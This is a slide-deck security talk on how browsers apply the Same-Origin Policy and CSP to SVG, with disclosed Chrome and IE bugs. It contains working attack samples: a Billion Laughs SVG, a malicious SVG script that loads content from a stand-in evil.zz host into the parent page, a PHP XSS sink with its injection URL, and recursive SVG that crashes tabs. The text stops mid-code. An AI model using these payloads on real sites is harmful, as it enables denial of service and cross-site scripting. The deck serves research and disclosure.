

# The SVG Security Model

When an image isn't just an image

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# Outline

## 1 Review of web security

- Same-Origin Policy
- Content Security Policy

## 2 A brief introduction to SVG

- What is SVG?
- Using SVG with HTML
- SVG features

## 3 Attacking SVG

- Attack surface
- Security model
- Security model violations
- CSP Violations

## 4 Conclusion

# Web Security

- A page can request resources from any source, but there are restrictions on how those resources can interact.
- Web security is a confusing mix of rules that apply to different things, work-arounds to those rules, and mitigations against attacks permitted by those rules.
- Most important rule: Same-Origin Policy
- Most important mitigation: Content Security Policy

# Same-Origin Policy

- An *origin* is a (protocol, host, port) tuple.
- Unless you're Internet Explorer, which ignores the port.
- Scripts running inside a page from one origin can only interact with resources from the same origin.
- `http://www.example.com/somedir/page.html` has the same origin as `http://www.example.com/otherdir/doc.html`, but not the same origin as `https://www.example.com/somedir/page2.html` or `http://en.example.com`.
- The origin of a script is the origin of the page that loaded it, not the origin from which the script was loaded.
- This restriction can be relaxed in various ways.
- Cookies, Flash, file: URIs, and some other things have different rules.

# Content Security Policy

## An introduction

- Policies restrict the allowed sources for scripts, styles, images, etc. Resources may only come from white-listed origins.
- Blocks mixed content: eval, in-line scripts and styles, data: URIs, etc.
- Can be used to restrict content to https: URIs.
- Sent by the server in Content-Security-Policy headers; enforced by the browser.
- First standardized in 2012.
- Firefox and Chrome have supported it for a while. The latest Internet Explorer technical preview build also supports it.

# Content Security Policy

## Directives

- A policy is built from directives that control the allowed sources for specific types of content:

**script-src** Scripts, XSLT

**style-src** Styles

**img-src** Images, including `img` tags and various CSS properties

**frame-src** Documents or data loaded from `frame` or `iframe` tags

**object-src** Documents, data, or plugins from `object`, `embed`, or `applet` tags

**media-src** Audio and video content, such as `video` and `audio` tags

**font-src** Fonts

**connect-src** XMLHttpRequest, WebSockets, etc.

**default-src** Defaults for any directive that isn't specified

# Content Security Policy

## Source lists

- Each directive must have a source list. Sources<sup>1</sup> can be
  - 'none' Content covered by the directive must not be allowed from any source.
  - 'self' The source of the document to which CSP applies.
  - <host> A host name. Some wildcards are allowed. A URI scheme and port number may also be supplied.
  - <scheme> A URI scheme.
- If a document attempts to load a resource covered by CSP, and the resource's source is not in the source list for the applicable directive, then the user agent must not load the resource.

---

<sup>1</sup>A source is a scheme-host-port tuple, but differs from the document *origin* under some circumstances.

# Content Security Policy

An example

```
Content-Security-Policy: default-src 'none'; style-src 'self';  
script-src 'self' https://; img-src 'self' data: *.svg.test; object-src  
'self' http://images.svg.test; frame-src 'self' http://images.svg.test;
```

- Defaults to not allowing any content from any source.

# Content Security Policy

An example

```
Content-Security-Policy: default-src 'none'; style-src 'self';  
script-src 'self' https://; img-src 'self' data: *.svg.test; object-src  
'self' http://images.svg.test; frame-src 'self' http://images.svg.test;
```

- Defaults to not allowing any content from any source.
- Styles are only allowed from external files at the same source as the document.

# Content Security Policy

An example

```
Content-Security-Policy: default-src 'none'; style-src 'self';  
script-src 'self' https://; img-src 'self' data: *.svg.test; object-src  
'self' http://images.svg.test; frame-src 'self' http://images.svg.test;
```

- Defaults to not allowing any content from any source.
- Styles are only allowed from external files at the same source as the document.
- Scripts are only allowed from external files at the same source, and from other sources over HTTPS.

# Content Security Policy

An example

```
Content-Security-Policy: default-src 'none'; style-src 'self';  
script-src 'self' https://; img-src 'self' data: *.svg.test; object-src  
'self' http://images.svg.test; frame-src 'self' http://images.svg.test;
```

- Defaults to not allowing any content from any source.
- Styles are only allowed from external files at the same source as the document.
- Scripts are only allowed from external files at the same source, and from other sources over HTTPS.
- Static images are allowed from files at the same source, data: URLs, and from files at \*.svg.test.

# Content Security Policy

An example

```
Content-Security-Policy: default-src 'none'; style-src 'self';  
script-src 'self' https://; img-src 'self' data: *.svg.test; object-src  
'self' http://images.svg.test; frame-src 'self' http://images.svg.test;
```

- Defaults to not allowing any content from any source.
- Styles are only allowed from external files at the same source as the document.
- Scripts are only allowed from external files at the same source, and from other sources over HTTPS.
- Static images are allowed from files at the same source, data: URLs, and from files at \*.svg.test.
- Objects and frames are allowed from the same source and from http://images.svg.test.

# Content Security Policy

## An example

```
Content-Security-Policy: default-src 'none'; style-src 'self';  
script-src 'self' https://; img-src 'self' data: *.svg.test; object-src  
'self' http://images.svg.test; frame-src 'self' http://images.svg.test;
```

- Defaults to not allowing any content from any source.
- Styles are only allowed from external files at the same source as the document.
- Scripts are only allowed from external files at the same source, and from other sources over HTTPS.
- Static images are allowed from files at the same source, data: URLs, and from files at \*.svg.test.
- Objects and frames are allowed from the same source and from http://images.svg.test.
- Media, fonts, and connections are not allowed on any source.

# Content Security Policy

More things to know

- If more than one CSP applies to a document, then all policies must be applied independently.
- *Only* the CSP served with an embedded document applies to that document; any CSPs that apply to the parent context are ignored.
- There is a report-only mode for debugging.
- There are ways to allow in-line scripts and stylesheets, and to allow eval in scripts. Don't use them.

# Content Security Policy

Why you should use it

- Exploit mitigation. Think ASLR+DEP for web apps.
- It's hard to get XSS if the browser will only execute scripts from white-listed static documents and eval is banned globally.
- A lot of web frameworks like to mix content, scripts, and styles, so get started on separating them as soon as possible.
- More information: <http://content-security-policy.com/>,  
[https://www.isecpartners.com/media/106598/csp\\_best\\_practices.pdf](https://www.isecpartners.com/media/106598/csp_best_practices.pdf)

# What is SVG?

- Scalable Vector Graphics
- XML-based
- W3C (<http://www.w3.org/TR/SVG/>)
- Development started in 1999
- Current version is 1.1, published in 2011
- Version 2.0 is in development
- First browser with native support was Konqueror in 2004;
- IE was the last major browser to add native SVG support (IE9, in 2011)

## Disclaimer

I am not an artist.

DAMMIT JIM

I'm a

*Security engineer*

not an

*Artist*

# A simple example

As rendered



# A simple example

Source code

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
  xmlns="http://www.w3.org/2000/svg"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
<circle
  cx="0"
  cy="0"
  r="24"
  fill="#c8c8c8"/>
</svg>
```

# Embedding SVG in HTML

- As a static image:
  - `img` tag
  - CSS resources (eg, `background-image`)
- As a nested document
  - `object` tag
  - `embed` tag
  - `iframe` tag
- In-line
- `canvas` tag

# SVG with CSS

## In-line

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
  xmlns="http://www.w3.org/2000/svg"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <style>
    circle {fill: orange }
  </style>
  <circle
    cx="0"
    cy="0"
    r="24"
    fill="#c8c8c8"/>
</svg>
```



# SVG with CSS

## External

```
<?xml version="1.0" encoding="UTF-8"
      standalone="no"?>
<?xml-stylesheet type="text/css"
      href="circle.css"?>
<svg
  xmlns="http://www.w3.org/2000/svg"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <circle
    cx="0"
    cy="0"
    r="24"
    fill="#c8c8c8"/>
</svg>
```



# SVG with CSS

As rendered



(a) Without CSS



(b) With CSS

# SVG with JavaScript

## In-line

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
  xmlns="http://www.w3.org/2000/svg"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
<script>
  window.onload = function() {
    document.getElementsByTagName("circle")[0].style.stroke = "red";
    document.getElementsByTagName("circle")[0].style.strokeWidth = "2";
  };
</script>
<circle
  cx="0"
  cy="0"
  r="24"
  fill="#c8c8c8"/>
</svg>
```



# SVG with JavaScript

## External

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
  xmlns="http://www.w3.org/2000/svg"
  xmlns:xlink="http://www.w3.org/1999/xlink"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <script type="text/javascript" xlink:href="circle.js"></script>
  <circle
    cx="0"
    cy="0"
    r="24"
    fill="#c8c8c8"/>
</svg>
```




part of **nccgroup**

# SVG with JavaScript

As rendered



(a) Without JavaScript



(b) With JavaScript

# SVG with an external image

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
  xmlns="http://www.w3.org/2000/svg"
  xmlns:xlink="http://www.w3.org/1999/xlink"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <circle
    cx="0"
    cy="0"
    r="24"
    fill="#c8c8c8"/>
  <image x="0" y="0" width="34" height="34" xlink:href="circle-image.svg" />
</svg>
```

# SVG with an external image

As rendered



(a) Normal



(b) With an external image

# SVG with embedded HTML

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
    xmlns="http://www.w3.org/2000/svg"
    xmlns:xhtml="http://www.w3.org/1999/xhtml"
    width="68"
    height="68"
    viewBox="-34 -34 68 68"
    version="1.1">
    <circle
        cx="0"
        cy="0"
        r="24"
        fill="#c8c8c8"/>
    <foreignObject x="0" y="0" width="34" height="34">
        <xhtml:xhtml>
            <xhtml:head>
                <xhtml:style>
                    document,body,img { padding: 0px; margin: 0px; border: 0px; }
                </xhtml:style>
            </xhtml:head>
            <xhtml:body>
                <xhtml:object width="34" height="34" type="image/svg+xml" data="circle.svg">circle</xhtml:object>
            </xhtml:body>
        </xhtml:xhtml>
    </foreignObject>
</svg>
```

# SVG with embedded HTML

As rendered



(a) Normal



(b) With another SVG embedded inside  
HTML in a `foreignObject`

# In-line SVG

```
<!DOCTYPE html>
<html>
  <body>
    <h1>Inline SVG</h1>
    <svg
      xmlns="http://www.w3.org/2000/svg"
      width="68"
      height="68"
      viewBox="-34 -34 68 68"
      version="1.1">
      <circle
        cx="0"
        cy="0"
        r="24"
        fill="#c8c8c8"/>
    </svg>
  </body>
</html>
```

- Considered part of the document.
- Can load its own scripts.
- `xml-stylesheet` directives aren't allowed in HTML, but any stylesheets applied to the HTML document also apply to in-line SVG.

# Attack surface

Since SVG can do pretty much everything that HTML can do, the attack surface is very similar:

- XML attacks (Billion Laughs, etc.)
- DOM attacks
- XSS
- Etc.


# Billion Laughs

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
 "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd"
[ 
  <!ENTITY lol "&lol;">
  <!ENTITY lol2 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
  <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
  <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
  <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
  <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
  <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
  <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
  <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<svg
  xmlns="http://www.w3.org/2000/svg"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <circle
    cx="0"
    cy="0"
    r="24"
    fill="#c8c8c8"/>
  <text x="0" y="0" fill="black">&lol9;</text>
</svg>
```





# Billion Laughs

Chrome



# Billion Laughs

Firefox




# Attacking the DOM

## Innocent HTML

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8" />
  </head>
  <body>
    <h1>Same-origin SVG</h1>
    <div style="border: 1px solid black">
      <object data="harmless.svg" type="image/svg+xml"
              width="68" height="68"></object>
    </div>
  </body>
</html>
```

# Attacking the DOM

As rendered




# Attacking the DOM

## Malicious SVG

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg
  xmlns="http://www.w3.org/2000/svg"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
<script>
  var elmt = top.document.createElement("img");
  elmt.src = "http://evil.zz/pwned.png"
  elmt.style.position = "absolute";
  elmt.style.top = "0";
  elmt.style.left="0";
  top.document.body.appendChild(elmt);
</script>
<circle
  cx="0"
  cy="0"
  r="24"
  fill="#c8c8c8"/>
</svg>
```

# Attacking the DOM

## Results




# XSS

## Code


```
<?php
header("Content-type: image/svg+xml");
echo "<?xml version=\"1.0\" encoding=\"UTF-8\" standalone=\"no\"?>"?
<svg
  xmlns="http://www.w3.org/2000/svg"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
<circle
  cx="0"
  cy="0"
  r="24"
  fill=<?php echo $_GET['colour']; ?>"/>
</svg>
```

# XSS

## Results



(a) <http://svg.test/circle-xss.svg.php?colour=blue>



(b) [http://svg.test/circle-xss.svg.php?colour="/><script>alert\(/pwnt!/\);-</script>](http://svg.test/circle-xss.svg.php?colour=)

# Security model

- SVG loaded as static images are treated like other image formats:
  - External resources (stylesheets, scripts, other images, etc.) are not loaded.
  - Scripts are never executed.
  - Internal stylesheets and data URIs are allowed.
- SVG loaded as nested documents are treated just like HTML:
  - External resources are loaded.
  - Scripts are executed.
  - Same-Origin Policy applies.
  - Sandboxed iframes disable script execution
  - Browsers must never load a document as a child of itself.
- In-line SVG is just tags, but security rules apply to any external resources used by in-line SVG.

# Internet Explorer always loads external CSS


Source

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8"/>
  </head>
  <body>
    <h1>SVG with external CSS</h1>
    <div style="border: 1px solid black">
      
    </div>
  </body>
</html>
```

```
<?xml version="1.0" encoding="UTF-8"
      standalone="no"?>
<?xml-stylesheet type="text/css"
      href="circle.css"?>
<svg
      xmlns="http://www.w3.org/2000/svg"
      width="68"
      height="68"
      viewBox="-34 -34 68 68"
      version="1.1">
  <circle
      cx="0"
      cy="0"
      r="24"
      fill="#c8c8c8"/>
</svg>
```

# Internet Explorer always loads external CSS

## Results



(a) Chrome



(b) Internet Explorer

CSP *does* block external CSS correctly in the 11.0.9879.0 technical preview build.

# Chrome loads cross-origin CSS

Source

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8"/>
  </head>
  <body>
    <h1>Cross-origin SVG with external CSS</h1>
    <div style="border: 1px solid black">
      
    </body>
  </html>
```

```
<?xml version="1.0" encoding="UTF-8"
      standalone="no"?>
<?xml-stylesheet type="text/css"
      href="http://dom1.svg.test/circle.css"?>
<svg
  xmlns="http://www.w3.org/2000/svg"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <circle
    cx="0"
    cy="0"
    r="24"
    fill="#c8c8c8"/>
</svg>
```

# Chrome loads cross-origin CSS

## Results



(a) Firefox



(b) Chrome

Chrome bug 384527<sup>2</sup>, fixed in Chromium build 37.0.2054.0, picked up by Apple as CVE-2014-4465<sup>3</sup>

<sup>2</sup><https://code.google.com/p/chromium/issues/detail?id=384527>

<sup>3</sup><http://support.apple.com/en-us/HT6596>

# Internet Explorer always loads external images

Source

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="UTF-8"/>
  </head>
  <body>
    <h1>SVG that loads another SVG</h1>
    <div style="border: 1px solid black">
      
    </div>
  </body>
</html>
```

```
<?xml version="1.0" encoding="UTF-8"
  standalone="no"?>

<svg
  xmlns="http://www.w3.org/2000/svg"
  xmlns:xlink="http://www.w3.org/1999/xlink"
  width="68"
  height="68"
  viewBox="-34 -34 68 68"
  version="1.1">
  <circle
    cx="0"
    cy="0"
    r="24"
    fill="#c8c8c8"/>
  <image x="0" y="0" width="34" height="34"
         xlink:href="circle.svg" />
</svg>
```

# Internet Explorer always loads external images

## Results



(a) Chrome



(b) Internet Explorer

Reported to Microsoft; "Not a security bug".

CSP *does* block external images correctly in the 11.0.9879.0 technical preview build.

# Recursion

We get SVGnal. Main SVGeen turn on.



# Recursion

- Browsers' checks for recursive documents are based on the URI. So as long as the URI changes at every iteration, we can make a recursive document.
- The query string is part of the URI, but is ignored by HTTP file servers.
- To change the query string at every iteration, we need scripting.
- We can't use `svg:image` because that doesn't run scripts, so we use `html:object` inside `svg:foreignObject`.
- Internet Explorer doesn't render `svg:foreignObject`,<sup>4</sup> but IE does run scripts and load external documents inside it!

<sup>4</sup>[http://msdn.microsoft.com/en-us/library/hh834675\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/hh834675(v=vs.85).aspx)


# Recursion

## Code

```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xhtml="http://www.w3.org/1999/xhtml"
      width="68" height="68" viewBox="-34 -34 68 68" version="1.1">
  <circle cx="0" cy="0" r="24" fill="#c8c8c8"/>
  <foreignObject x="0" y="0" width="34" height="34">
    <xhtml:xhtml>
      <xhtml:head>
        <xhtml:script>
          window.onload = function() {
            var query = "?" + (parseInt(document.location.search.split("?")[1]) + 1)
            var obj = document.getElementsByTagName("object")[0];
            obj.setAttribute("data", document.location.protocol + "//" +
                              document.location.host + document.location.pathname + query);
          };
        </xhtml:script>
      </xhtml:head>
      <xhtml:body>
        <xhtml:object width="34" height="34" type="image/svg+xml"
                      data="recursive-foreignobject.svg">circle</xhtml:object>
      </xhtml:body>
    </xhtml:xhtml>
  </foreignObject>
```

# Recursion


As rendered in Firefox



Firefox stops at 10 iterations.

# Recursion

As rendered in Chrome




Chrome bug 383180<sup>5</sup>: tab crash after ~241 iterations.

<sup>5</sup><https://code.google.com/p/chromium/issues/detail?id=383180>

# Recursion

As rendered in Internet Explorer



Tab crash in IE 11 and 12 DC1 after >4000 iterations.

Reported to Microsoft; "Not a security bug".


# Recursion

IE and image

```
var http = require('http');
var svg = '<?xml version="1.0" encoding="UTF-8" standalone="no"?> \
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" \
    width="68" height="68" viewBox="-34 -34 68 68" version="1.1"> \
    <circle cx="0" cy="0" r="24" fill="#c8c8c8"/> \
    <image x="34" y="34" width="34" height="34" xlink:href="REPLACE" /> \
</svg> '
http.createServer(function(request, response) {
    var num = parseInt(request.url.substr(1))
    if (isNaN(num)) {
        response.writeHead(400, {'Content-Type': 'text/plain'});
